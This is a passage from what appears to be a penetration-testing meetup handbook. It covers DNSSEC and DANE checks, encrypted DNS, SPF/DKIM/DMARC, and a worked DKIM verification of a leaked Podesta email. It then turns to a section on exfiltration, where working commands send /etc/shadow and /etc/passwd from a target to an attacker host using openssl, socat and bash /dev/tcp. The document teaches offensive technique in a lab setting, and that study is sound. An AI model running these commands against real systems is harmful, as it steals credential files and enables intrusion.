      efS3rCj/EWgviWgb9tarPVUDK/b58Da+sqqls3eNbuV7
      pr+eoZG+SrDK6nWeL3c6H5Apxz7LjVcluTIdsIXxuOLY
      A4/ilBmSVIzuDWfdRUfhHdY6+cn8HFRm+2hM8AnXGXws
      9555KrUB5qihylGa8subX2Nn6UwNR1AkUTV74bU=
      ) ; KSK; alg = RSASHA256; key id = 20326

;; Query time: 1 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Mon Mar 05 06:06:10 UTC 2018
;; MSG SIZE rcvd: 853
```

These are the root ZSK tag 41824 and KSK tags 19036 (used) and 20326 (not used). At this point the final verification proceeds in lines 106-111 can proceed. And because KSK tag 19036 is in our root.keys file the verification is done.

The article [DNSSEC verification with dig](#) proceeds with top-down verification using:


```
dig +sigchase +topdown +trusted-key=./root.keys meetup.bitbender.org. A | cat -n
```

We leave it as an exercise for the reader to follow that verification chain.

8.3.2 DANE

DANE purpose

DANE is [DNS-based Authentication of Named Entities](#):

DNS-based Authentication of Named Entities (DANE) is a protocol to allow X.509 certificates, commonly used for Transport Layer Security (TLS), to be bound to DNS names using Domain Name System Security Extensions (DNSSEC).

It is proposed in [RFC 6698](#) as a way to authenticate TLS client and server entities without a certificate authority (CA). It is updated with operational and deployment guidance in [RFC 7671](#). Application specific usage of DANE is defined in [RFC 7672](#) for SMTP and [RFC 7673](#) for using DANE with Service (SRV) records.

[RFC 7929 DNS-Based Authentication of Named Entities \(DANE\) Bindings for OpenPGP](#) extends DANE to OpenPGP. The OPENPGP DNS RR publishes OpenPGP public keys.

The TLSA DNS RR publishes TLS server certificates.

DANE articles

The [DANE Protocol – DNS-Based Authentication of Named Entities](#) highlights TLS usage and points to [DANE Test Sites](#), including [Generate TLSA Record](#) which further links to [Check a DANE TLS Service](#), [Check a DANE SMTP Service](#), [Generate DNS OPENPGPKEY Record](#), and more [DANE TLS Test Sites](#).

DANE tools

[DNSSEC and Certificates](#) details how to generate a self-signed certificate and the associated TLSA DNS record:

```
# Generate self-signed cert
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365

# Create TLSA DNS record
openssl x509 -in cert.pem -outform DER | openssl sha256
# (stdin)= f9079f198ec873ec87c21821a9a59c176ffd039443903b800a7cf8e5b01318b1

# Record will look like
# _443._tcp.pentest-meetup.marengosystems.org. IN TLSA 3 0 1 )
    f9079f198ec873ec87c21821a9a59c176ffd039443903b800a7cf8e5b01318b1 )
```

Alternatively, use **hash-slinger**:

```
# Install tlsa
sudo apt install hash-slinger -y < /dev/null

# Generate TLSA RR using tlsa
tlsa --create --output rfc --usage 3 --certificate cert.pem pentest-meetup.
↪marengosystems.org
```

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```
# Got a certificate with Subject: /C=US/ST=California/L=Redondo Beach/O=SBWASP/
→OU=meetup/CN=pentest-meetup.marengosystems.org
# _443._tcp.pentest-meetup.marengosystems.org. IN TLSA 3 0 1
→f9079f198ec873ec87c21821a9a59c176ffd039443903b800a7cf8e5b01318b1
```

DANE sites

Let's look at the TLSA record for some websites:

```
# HTTPS TLSA
dig @8.8.8.8 _443._tcp.getfedora.org. TLSA
dig @8.8.8.8 _443._tcp.www.freebsd.org. TLSA
dig @8.8.8.8 _443._tcp.www.huque.com. TLSA
# SMTP TLSA
dig @8.8.8.8 _25._tcp.mail.ietf.org TLSA
dig @8.8.8.8 _25._tcp.mta.openssl.org TLSA
dig @8.8.8.8 _25._tcp.open.nl.netlabs.nl TLSA
dig @8.8.8.8 _465._tcp.open.nl.netlabs.nl TLSA
dig @8.8.8.8 _587._tcp.open.nl.netlabs.nl TLSA
# OpenPGP OPENPGPKEY
dig @8.8.8.8 7a5b775b45836845e91cb23b59ed7ff45d1732c7aa8415952beeb7d2._openpgpkey.
→slxh.eu. ANY
dig 7a5b775b45836845e91cb23b59ed7ff45d1732c7aa8415952beeb7d2._openpgpkey.slxh.eu.
→OPENPGPKEY
```

8.3.3 Encrypting DNS

The [DNS Privacy Project](#) lists technologies for DNS privacy.

DNS-over-TLS The DNS Privacy Project prefers [RFC 7858 Specification for DNS over Transport Layer Security \(TLS\)](#) because it “is the only protocol currently standardized by the IETF”. There are multiple implementations (see [DNS-over-TLS Implementation Status](#)).

DNS-over-DTLS [RFC 8094 DNS over Datagram Transport Layer Security \(DTLS\)](#) and no implementations are known.

DNS-over-HTTPS (proxied) See [DNS Queries over HTTPS](#). There are some proxy implementations: see [DNS proxy for wire-format over HTTP\(s\)](#) and Google's proprietary [DNS-over-HTTPS](#).

DNS-over-QUIC An IETF draft [Specification of DNS over Dedicated QUIC Connections](#).

DNSCrypt DNSCrypt has moved on to [DNSCrypt-Proxy 2](#) which supports both DNS-over-HTTPS (DoH) and DNSCrypt. You can see the protocol work at [DNSCrypt version 2 protocol specification](#) and [DNS Queries over HTTPS](#).

The DNS Privacy project cited the comparison [Tenta DNS over TLS vs DNSCrypt](#) which naturally had Tenta assert the advantages of DNS-over-TLS vs DNSCrypt.

DNSCurve [DNSCurve](#) is older and the IETF draft [DNSCurve: Link-Level Security for the Domain Name System](#) has expired without any large implementations.

DNS-over-HTTP (DoH) The new IETF working group [DNS Over HTTPS \(doh\)](#) is in the early stages.

8.4 Email Security

8.4.1 SPF, DKIM, and DMARC

For some background see [KrebsonSecurity Trump, DNC, RNC Flunk Email Security Test](#).

SPF

From [Sender Policy Framework](#):

Sender Policy Framework (SPF) is a simple email-validation system designed to detect email spoofing by providing a mechanism to allow receiving mail exchangers to check that incoming mail from a domain comes from a host authorized by that domain's administrators. The list of authorized sending hosts for a domain is published in the Domain Name System (DNS) records for that domain in the form of a specially formatted TXT record.

DKIM

From [DomainKeys Identified Mail](#):

DomainKeys Identified Mail (DKIM) is an email authentication method designed to detect email spoofing. It allows the receiver to check that an email claimed to come from a specific domain was indeed authorized by the owner of that domain. It is intended to prevent forged sender addresses in emails, a technique often used in phishing and email spam.

In technical terms, DKIM lets a domain associate its name with an email message by affixing a digital signature to it. Verification is carried out using the signer's public key published in the DNS. A valid signature guarantees that some parts of the email (possibly including attachments) have not been modified since the signature was affixed.

DMARC

From [DMARC](#):

Domain-based Message Authentication, Reporting and Conformance (DMARC) is an email-validation system designed to detect and prevent email spoofing. It is intended to combat certain techniques often used in phishing and email spam, such as emails with forged sender addresses that appear to originate from legitimate organizations. DMARC is specified in RFC 7489.

DMARC is built on top of two existing mechanisms, Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM). It allows the administrative owner of a domain to publish a policy on which mechanism (DKIM, SPF or both) is employed when sending email from that domain and how the receiver should deal with failures. Additionally, it provides a reporting mechanism of actions performed under those policies. It thus coordinates the results of DKIM and SPF and specifies under which circumstances the From: header field, which is often visible to end users, should be considered legitimate.

8.4.2 Checking Wikileaks email authenticity

Authentic or doctored messages?

From [Are the Clinton WikiLeaks emails doctored, or are they authentic?](#):

Hillary Clinton and her campaign have sought to cast doubt on the authenticity of [thousands of emails](#) leaked by WikiLeaks showing the inner workings of Clinton's campaign.

It's not just that they came from [Russian hackers](#) in an attempt to meddle in the U.S. election.

But also that they might have been doctored.

Vice presidential nominee Tim Kaine raised the possibility Sunday in an interview with Chuck Todd on Meet the Press. Before posing a question about the email leak to Kaine, Todd said, "I know you have a blanket statement here: You don't want to respond because you don't believe that they have been confirmed."

"Well, you know Chuck, again these are connected to a Russian government propaganda effort to destabilize the election," Kaine responded.

Kaine later added: "The one (email) that has referred to me was flat-out completely incorrect. So I don't know whether it was doctored or whether the person sending it didn't know what they were talking about. Clearly, I think there's a capacity for much of the information in them to be wrong."

...

We do know, though, that no one has doctored this particular email. Well-known hacker Robert Graham [verified the email's](#) digital signature, a tool email providers use to confirm that an email actually came from the provider's server without alteration.

These digital signatures are embedded in the raw sources available on the WikiLeaks website and can be used to "concretely prove that many of the emails in the Wikileaks dump are undoctored," said cybersecurity consultant Matt Tait.

However, some of the emails in the WikiLeaks dump — especially among emails sent to Podesta — don't have these signatures and can't be technically verified. And digital signature verification wouldn't detect tampering by omission, like if the hackers were to withhold certain emails.

How to go about authenticating messages

We're going to reproduce authenticating one of the Hillary Clinton emails.

Where is the email hosted?

To see where hillaryclinton.com email is hosted run:

```
D=hillaryclinton.com
dig -t MX $D
```

and get this output:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ dig -t MX $D

; <<>> DiG 9.10.3-P4-Debian <<>> -t MX hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48367
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
```

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```
;; QUESTION SECTION:
;hillaryclinton.com.          IN      MX

;; ANSWER SECTION:
hillaryclinton.com.  3599    IN      MX      1 aspmx.l.google.com.
hillaryclinton.com.  3599    IN      MX      10 alt3.aspmx.l.google.com.
hillaryclinton.com.  3599    IN      MX      10 alt4.aspmx.l.google.com.
hillaryclinton.com.  3599    IN      MX      5  alt1.aspmx.l.google.com.
hillaryclinton.com.  3599    IN      MX      5  alt2.aspmx.l.google.com.

;; Query time: 10 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 03:19:22 UTC 2017
;; MSG SIZE rcvd: 162
```

From [Set up G Suite MX records](#) hillaryclinton.com uses Google for email. We'll see below if they follow the standard recommendations.

Is SPF used?

To see if/how SPF is used run:

```
D=hillaryclinton.com
dig -t TXT $D
```

and get this output:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ dig -t TXT $D

; <<>> DiG 9.10.3-P4-Debian <<>> -t TXT hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25117
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;hillaryclinton.com.          IN      TXT

;; ANSWER SECTION:
hillaryclinton.com.  299     IN      TXT      "_globalsign-domain-
↳ verification=lQgTOD8dWU_8nHyzjHGJ39ncrI45HenuNvKKTckDhn"
hillaryclinton.com.  299     IN      TXT      "v=spf1 ip4:129.33.239.168/32 ip4:208.
↳ 95.134.118/31 ip4:74.121.49.22/32 ip4:129.33.240.221/30 ip4:192.156.219.57/32
↳ ip4:192.156.219.36/32 " "include:_netblocks.google.com include:_netblocks2.google.
↳ com include:_netblocks3.google.com include:amazonses.com a:smtp.shopify.com
↳ include:concursolutions.com include:_spfprod.ngpvan.com -all"

;; Query time: 11 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 03:27:04 UTC 2017
;; MSG SIZE rcvd: 478
```

To determine all of the valid senders would require these additional DNS queries from the `include:` entries:

```
dig -t TXT _netblocks.google.com # ~all
dig -t TXT _netblocks2.google.com # ~all
dig -t TXT _netblocks3.google.com # ~all
dig -t TXT amazonses.com # -all
dig -t TXT concursolutions.com # ~all
dig -t TXT _spfprod.ngpvan.com # ~all
dig -t TXT mailgun.org # ~all
dig -t TXT spf1.mailgun.org # ~all
dig -t TXT spf2.mailgun.org # ~all
```

Note that the original DNS entry ends with “-all” (“Fail” = “reject”) and overrides those included all’s. (See 5.2 “include” for details. Also see [SPF Record Syntax](#) for a short introduction.)

Basically, if the sending email server is not in the list the check fails.

This is very different from the conventional “v=spf1 include:_spf.google.com ~all” in [Configure SPF records to work with G Suite](#). A combination of [Google IP address ranges for outbound SMTP](#) and [ARIN Lookup](#) finds some information worth pursuing as to the server population. There are a number of entities who are allowed to send as hillaryclinton.com.

Is DKIM used?

DKIM usage can only be derived from the actual email itself (or the server configuration). Since we don’t have access to the servers but do have access to the sample email in question, we’ll get the DKIM information for that email to see if there is DKIM:

```
curl --silent https://wikileaks.org/podesta-emails/get/5205 > podesta.eml
grep -e DKIM -e '; s=' podesta.eml
```

This yields:

```
hacker@meetup:~/meetup/email$ curl --silent https://wikileaks.org/podesta-emails/get/
↪5205 > podesta.eml
hacker@meetup:~/meetup/email$ grep -e DKIM -e '; s=' podesta.eml
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
                d=hillaryclinton.com; s=google;
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
                d=1e100.net; s=20130820;
```

The **d=hillaryclinton.com; s=google;** indicates that the domain hillaryclinton.com does use DKIM with selector “google”. That’s the first piece of the puzzle: next we look up the DKIM public key in DNS used to validate the message:

```
D=hillaryclinton.com
S=google
dig -t TXT $S._domainkey.$D
```

Running this gives us:

```
hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ S=google
hacker@meetup:~/meetup/email$ dig -t TXT $S._domainkey.$D

; <<>> DiG 9.10.3-P4-Debian <<>> -t TXT google._domainkey.hillaryclinton.com
;; global options: +cmd
;; Got answer:
```

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```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10888
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;google._domainkey.hillaryclinton.com. IN TXT

;; ANSWER SECTION:
google._domainkey.hillaryclinton.com. 299 IN TXT "v=DKIM1; k=rsa;
↳p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJq1Fomm7C4Kk97nzJmR4YZuJ8Suy9CF35UVPQzh
↳h7vayr/f/
↳a19x2jrFCwXVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDwhWq0HP2PbySkOe4tTQIDAQAB
↳"

;; Query time: 29 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 05:13:27 UTC 2017
;; MSG SIZE rcvd: 312
```

There goes the RSA public key (**p=...**). Let's put it in a file and check it with openssl:

```
DK=
↳'MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJq1Fomm7C4Kk97nzJmR4YZuJ8Suy9CF35UVPQzh
↳h7vayr/f/
↳a19x2jrFCwXVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDwhWq0HP2PbySkOe4tTQIDAQAB
↳'
cat > dk.key <<EOF
-----BEGIN PUBLIC KEY-----
$DK
-----END PUBLIC KEY-----
EOF
openssl rsa -text -pubin < dk.key
```

Running this shows this is a valid RSA public key:

```
hacker@meetup:~/meetup/email$ DK=
↳'MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJq1Fomm7C4Kk97nzJmR4YZuJ8Suy9CF35UVPQzh
↳h7vayr/f/
↳a19x2jrFCwXVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDwhWq0HP2PbySkOe4tTQIDAQAB
↳'
hacker@meetup:~/meetup/email$ cat > dk.key <<EOF
> -----BEGIN PUBLIC KEY-----
> $DK
> -----END PUBLIC KEY-----
> EOF
hacker@meetup:~/meetup/email$ openssl rsa -text -pubin < dk.key
Public-Key: (1024 bit)
Modulus:
  00:89:74:06:1d:13:6c:fa:d5:8a:54:30:5a:85:4c:
  52:6a:94:5a:26:9b:b0:b8:2a:4f:7b:9f:32:66:47:
  86:19:b8:9f:12:53:2f:42:17:7e:54:54:f4:33:87:
  71:0c:2e:13:fe:c8:ea:84:97:6f:40:c7:68:40:fe:
  1e:ef:6b:2a:ff:7f:f6:b5:f7:1d:a3:ac:50:b0:c5:
  5a:f2:fa:70:02:1f:51:55:98:8c:15:dd:be:45:08:
  d1:24:35:e0:08:aa:36:d8:f0:af:4f:79:39:a9:a8:
  d8:56:0d:bb:d7:78:a8:05:6c:80:f0:85:6a:b4:1c:
```

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```

      fd:8f:6f:24:a4:39:ee:2d:4d
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCJdAYdE2z61YpUMFqFTFJqlFom
m7C4Kk97nzJmR4YZuJ8SUy9CF35UVPQzh3EMLhP+yOqEl29Ax2hA/h7vayr/f/a1
9x2jrFCwxVry+nACH1FVmIwV3b5FCNEkNeAIqjbY8K9PeTmpqNhWDbvXeKgFbIDw
hWq0HP2PbySkOe4tTQIDAQAB
-----END PUBLIC KEY-----

```

Is DMARC used?

DMARC suggests what to do when the SPF and/or DKIM checks fail. To see if/how DMARC is used run:

```

D=hillaryclinton.com
dig -t TXT _dmarc.$D

```

and get this output:

```

hacker@meetup:~/meetup/email$ D=hillaryclinton.com
hacker@meetup:~/meetup/email$ dig -t TXT _dmarc.$D

; <<>> DiG 9.10.3-P4-Debian <<>> -t TXT _dmarc.hillaryclinton.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44312
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 512
;; QUESTION SECTION:
;_dmarc.hillaryclinton.com.    IN      TXT

;; ANSWER SECTION:
_dmarc.hillaryclinton.com. 299      IN      TXT      "v=DMARC1; p=quarantine;~
~pct=100; rua=mailto:dmarc@hillaryclinton.com;"

;; Query time: 37 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sat Jul 15 04:40:07 UTC 2017
;; MSG SIZE rcvd: 136

```

Following [Add a DMARC record](#) we determine the meaning of the DMARC record: mark as spam 100% of email that fails SPF or DKIM tests. Send summary reports to dmarc@hillaryclinton.com.

Validating the message

The actual eml message did say DKIM was verified, but the message might have been altered. So we independently verify the DKIM signature:

```

# Install packages into a venv
python3 -m venv DMARC
source DMARC/bin/activate

```

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```

pip install -U pip setuptools wheel
pip install -U dkimpy dnspython

# Verify the email
dkimverify.py < Podesta.eml

# Remove venv
deactivate
rm -rf DMARC

```

Running this shows the Podesta email is valid:

```

hacker@meetup:~/meetup/email$ python3 -m venv DMARC
hacker@meetup:~/meetup/email$ source DMARC/bin/activate
(DMARC) hacker@meetup:~/meetup/email$ pip install -U pip setuptools wheel
##### SNIP #####
(DMARC) hacker@meetup:~/meetup/email$ pip install -U dkimpy dnspython
##### SNIP #####
(DMARC) hacker@meetup:~/meetup/email$ dkimverify.py < Podesta.eml
signature ok
(DMARC) hacker@meetup:~/meetup/email$
(DMARC) hacker@meetup:~/meetup/email$ deactivate
hacker@meetup:~/meetup/email$ rm -rf DMARC

```

8.5 Exfiltration

Exfiltration's goal is to silently, securely transfer data from a target host to an attacker host. Securely usually means encrypted; silently means leaving little unusual network traffic footprint or target host artifacts for network and host intrusion detection systems. Of course being secure and silent depends on the target's defenses. A target network with no network traffic monitoring or host intrusion detection makes even FTP silent and secure; but having host intrusion detection along with logging all network traffic (forcing encryption through a logging encryption endpoint) raises the bar considerably.

8.5.1 Silently

Being silent

- Normal traffic only

This depends on the target network defenses and can mean: no unusual protocols (IPv6 on an IPv4-only network), no unusual ports (port 4444 could raise flags), and/or no tunneling of protocol X inside protocol Y (using port 443 for SSH traffic).

- Encryption

Here this can mean network traffic encryption or some form of public key or symmetric encryption. Here is an example of symmetric encryption based on a password:

```

ORIG=orig
ENCRYPTED=encrypted
DECRYPTED=decrypted
PWFILE=pass
# Make sure password not in history file

```

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```

read PASS
mysecretpassword
echo $PASS > $PWFILE
# encrypt the file
echo hello > $ORIG
openssl aes-256-cbc -a -salt -in "$ORIG" -out "$ENCRYPTED" -pass file:$PWFILE
# decrypt the file
openssl aes-256-cbc -d -a -salt -in "$ENCRYPTED" -out "$DECRYPTED" -pass file:
↪$PWFILE
rm -f $PWFILE
# check $ORIG = $DECRYPTED
diff $ORIG $DECRYPTED

```

- Stenography

This can mean hiding data using programs like **steghide**.

- No target software “installs”, but file copy OK

By “install” we mean using package management that leaves target host footprints not easily removed. It is acceptable to copy files to the target host that can easily be removed without leaving a footprint.

Target software expectations

Typically Linux targets have the following software installed: **ftp** (often) but not a TFTP client; **openssl**; **python** and **perl**; **ssh** and **scp**; one of **wget** or **curl** (though not always).

Shell without tty/pty

The initial remote shell often lacks a tty/pty and so workarounds are required when running programs requiring user input (like a password). For possible workarounds see [Post-Exploitation Without A TTY](#) and [Reverse Shell Cheat Sheet](#).

8.5.2 Bootstrapping exfiltration

Here are more primitive techniques that can transfer files using existing software without elaborate setup.

Generating keys and certs

Bootstrap techniques can require client & server keys & certs to enable encryption and client/server authentication.

```

# Generate target and kali self signed certificate.
# In pentests the cert CN might have to be an IP
for H in target,192.168.1.102 kali,192.168.1.104; do
    N=${H%,*}
    IP=${H##*,}
    openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
        -keyout $N.key -out $N.crt \
        -subj /C=US/ST=California/L=Redondo\ Beach/O=South\ Bay\ Pentest\ Meetup/
    ↪OU=pentest/CN=$IP
    cat $N.key $N.crt > $N.pem
    chmod 600 $N.key $N.pem
done

```

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```
# Get dhparam for older systems defaulting to insecure dh negotiation.
#   Newer systems will reject insecure dh negotiation.
openssl dhparam -outform PEM -out dhparam.pem 2048
# Alternatively could download one
#   curl --output dhparam.pem https://bettercrypto.org/static/dhparams/group14.pem
```

Transferring multiple files

Multiple files can be reduced to the problem of transferring one file by using **tar** or **zip** (which offers the side benefit of encryption).

socat VS openssl

Below we'll show how to use both **socat** and **openssl** to transfer files. Which is best to use? First, each tool does some unique things: **openssl** can create your PKI & encrypt files, while **socat** is a master at manipulating sockets. But **socat**'s big weakness is its lack of ubiquity. When **socat** is available on both server and client, or you don't need encryption, it's easier to use. But when the client doesn't have **socat** and you need encryption, then you have to use **openssl** anyway and it will be easier to use just **openssl**.

openssl s_server to openssl s_client

openssl is not a one-trick pony: besides generating PKI files, it can send/receive encrypted traffic and provide a simple HTTPS server. Plus it's usually available on Linux hosts.

Transfer files using openssl HTTPS server with curl client

Here we demonstrated serving files over HTTPS starting with kali as the openssl HTTPS server. Since the target doesn't have its newly-generated certs it will download them from kali.

```
# On $KALI serve files in directory
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
# HTTPS server shouldn't check client cert as client doesn't have one now.
openssl s_server -WWW -dhparam dhparam.pem -key kali.key -cert kali.crt -accept $PORT

# On $TARGET fetch needed certs (may need "--insecure" option on modern curl)
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
INSECURE=
# Some older clients do not support --insecure
INSECURE="--insecure"
[[ $(curl --insecure 2>&1 | grep -c -- '--insecure') -ne 0 ]] && INSECURE=
curl --silent $INSECURE --remote-name https://$KALI:$PORT/target.key
curl --silent $INSECURE --remote-name https://$KALI:$PORT/target.crt
curl --silent $INSECURE --remote-name https://$KALI:$PORT/target.pem
curl --silent $INSECURE --remote-name https://$KALI:$PORT/kali.crt
curl --silent $INSECURE --remote-name https://$KALI:$PORT/dhparam.pem
chmod 600 target.key target.pem
```

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```
# On $KALI control-C to kill web server
```

Next the target runs HTTPS to fetch some files.

```
# On $TARGET start openssl HTTPS server (older servers need -dhparam)
#   Newer servers can use -verify_return_error to actually verify the client.
#   Older servers cannot force client cert verification.
VERIFY="-verify_return_error"
[[ $(openssl s_server -verify_return_error 2>&1 | \
    grep -c -- 'unknown option -verify_return_error') -ne 0 ]] && VERIFY=
openssl s_server -WWW -dhparam dhparam.pem -cert target.pem \
    -Verify 1 -CAfile kali.crt $VERIFY -accept $PORT
# Get shadow file into web server directory prior to client request
cp /etc/shadow $PWD

# On $KALI fetch file
FILENAME=shadow
curl --silent --cacert target.pem --output $FILENAME --cert kali.pem https://$TARGET:
↳$PORT/$FILENAME

# On $TARGET control-C to kill web server (may leave port locked by process)
```

So you can simply run openssl HTTPS web servers on both hosts to transfer files.

openssl file transfer without HTTPS

Here we use openssl s_server and openssl s_client to send/receive files.

```
# To transfer 1 file from $TARGET to $KALI with mutual authentication
# On $TARGET (newer clients can use -verify_return_error)
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
# Check for old openssl version that cannot use -verify_return_error.
VERIFY="-verify_return_error"
[[ $(openssl s_server -verify_return_error 2>&1 | \
    grep -c -- 'unknown option -verify_return_error') -ne 0 ]] && VERIFY=
openssl s_server -dhparam dhparam.pem -cert target.pem \
    -Verify 1 -CAfile kali.crt $VERIFY -accept $PORT < /etc/shadow

# On $KALI
TARGET=192.168.1.102
PORT=4443
KALI=192.168.1.104
openssl s_client -connect $TARGET:$PORT -cert kali.pem \
    -verify 1 -verify_return_error -CAfile target.crt -quiet > etc_shadow
```

socat on kali

Take advantage **socat** (or **nc**, **ncat**, **netcat**) to transfer data over the network. For unencrypted traffic the target host uses **bash**'s /dev/tcp/IP/PORT but for encrypted traffic the client can use **socat** (when available) or openssl s_client.

Why bother with **socat** when **openssl** seems to do everything? It's much easier to send unencrypted target terminal command session output using **socat**.

Transferring 1 file to/from target

Here we just require that the target host has bash with /dev/tcp enabled and Kali has **socat**. Note that for all transfers (regardless of direction) you start **socat** using TCP-LISTEN on Kali first, then send/receive from the target host.

target ==> Kali

To transfer /etc/passwd first set up the Kali listener:

```
# On $KALI
PORT=4444
FILENAME=etc_passwd
socat -u TCP-LISTEN:$PORT OPEN:$FILENAME,creat

# On $TARGET
KALI=192.168.1.104
PORT=4444
FILENAME=/etc/passwd
cat $FILENAME > /dev/tcp/$KALI/$PORT
```

For an encrypted transfer switch to `socat -u OPENSSL-LISTEN...` being fed by `openssl s_client ...` (since this particular target did not have **socat**):

```
# On $KALI
PORT=4443
FILENAME=etc_passwd
socat -u OPENSSL-LISTEN:$PORT,cert=kali.pem,cafile=target.crt OPEN:$FILENAME,creat

# On $TARGET
KALI=192.168.1.104
PORT=4443
FILENAME=/etc/passwd
VERIFY="-verify_return_error"
[[ $(openssl s_client -verify_return_error 2>&1 | \
    grep -c -- 'unknown option -verify_return_error') -ne 0 ]] && VERIFY=
openssl s_client -connect $KALI:$PORT -cert target.pem \
    -verify 1 -CAfile kali.crt $VERIFY < $FILENAME
```

Kali ==> target

To transfer a file from Kali to the target first start on Kali:

```
# On $KALI
PORT=4444
FILENAME=sshd_config
socat -u OPEN:$FILENAME TCP-LISTEN:$PORT

# On $TARGET
KALI=192.168.1.104
PORT=4444
```

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```
FILENAME=sshd_config
cat < /dev/tcp/$KALI/$PORT > $FILENAME
```

For an encrypted transfer switch to socat -u ... OPENSSL-LISTEN... being fed by openssl s_client ...:

```
# On $KALI
PORT=4444
FILENAME=sshd_config
socat -u OPEN:$FILENAME OPENSSL-LISTEN:$PORT,cert=kali.pem,cafile=target.crt

# On $TARGET
KALI=192.168.1.104
PORT=4443
FILENAME=sshd_config
VERIFY="-verify_return_error"
[[ $(openssl s_client -verify_return_error 2>&1 | \
    grep -c -- 'unknown option -verify_return_error') -ne 0 ]] && VERIFY=
openssl s_client -connect $KALI:$PORT -cert target.pem \
    -verify 1 -CAfile kali.crt $VERIFY -quiet > $FILENAME
```

Transferring multiple files and command output from target

Multiple files can be **tar**'ed or **zip**'ed into a single archive file that can be transferred as above.

Capturing target terminal command sessions to Kali

However, there are times you want to capture terminal session output. You can do that 2 ways: (1) send command output to a file (command 1>>logfile 2>&1) and transfer the 1 file logfile; (2) send command output to /dev/tcp/HOST/PORT. Here we option (2). First start the listener on Kali:

```
PORT=4444
FILENAME="host-session_$(date +%F_%H%M%S).txt"
socat -u TCP-LISTEN:$PORT,fork,reuseaddr OPEN:"$FILENAME",creat,append
```

Then on the target host:

```
KALI=192.168.1.104
PORT=4444
(
echo "# dump /etc/passwd"
cat /etc/passwd
echo "# dump /etc/shadow"
cat /etc/shadow
echo "# ps -ef"
ps -ef
echo "# lastlog"
lastlog
) 1>/dev/tcp/$KALI/$PORT 2>&1
```

You'll see all the results in a Kali file host-session_2015-06-27_114402.txt. Binary files are most easily transferred individually or as part of a tar/zip archive.

Encrypted socat to socat traffic

Traffic can be encrypted following [Securing Traffic Between two Socat Instances Using SSL](#) when **socat** is available on both hosts:

```
# on the server (add fork option if want multiple clients)
socat OPENSSL-LISTEN:4433,reuseaddr,cert=server.pem,cafile=client.crt STDIO
# on the client
socat STDIO OPENSSL-CONNECT:server.domain.org:4433,cert=client.pem,cafile=server.crt
```

8.5.3 Exfiltration via conventional services

There are conventional services meant to transfer files: TFTP, FTP, HTTP/HTTPS, SSH, scp, SMB, NFS, We mention only a few of these below.

TFTP

Kali currently has the **atftpd** tftp server package installed by default (but not the **atftp** client package). The challenge is getting a tftp client on the target host.

Setup is quick:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
CONFIG=/etc/default/atftpd
$SUDO cp $CONFIG $CONFIG.orig
cat <<EOF | $SUDO tee $CONFIG
USE_INETD=false
OPTIONS="--tftpd-timeout 300 --retry-timeout 5 --port 69 --maxthread 100 --verbose=5 /
↪srv/tftp"
EOF
# Insure /srv/tftp exists with owner nobody.root and perms 755
TFTPDIR=/srv/tftp
ls -ld $TFTPDIR
$SUDO mkdir -p $TFTPDIR
$SUDO chown nobody.root $TFTPDIR
$SUDO chmod 755 $TFTPDIR
ls -ld $TFTPDIR
```

If there's no readily available client for the target host one can often find a client to download. For example, if perl is available on the client, the perl module [gbarr/perl-net-tftp](#) (Net::TFTP) can be used. Here's an example for Kali linux (assuming the tftp server is configured as above):

```
mkdir -p Net
cd Net
curl --remote-name https://github.com/gbarr/perl-net-tftp/blob/master/TFTP.pm
cd ..
# Start with "hello.txt"
echo hello > hello.txt
# Put it to the tftp server as file "hi.txt"
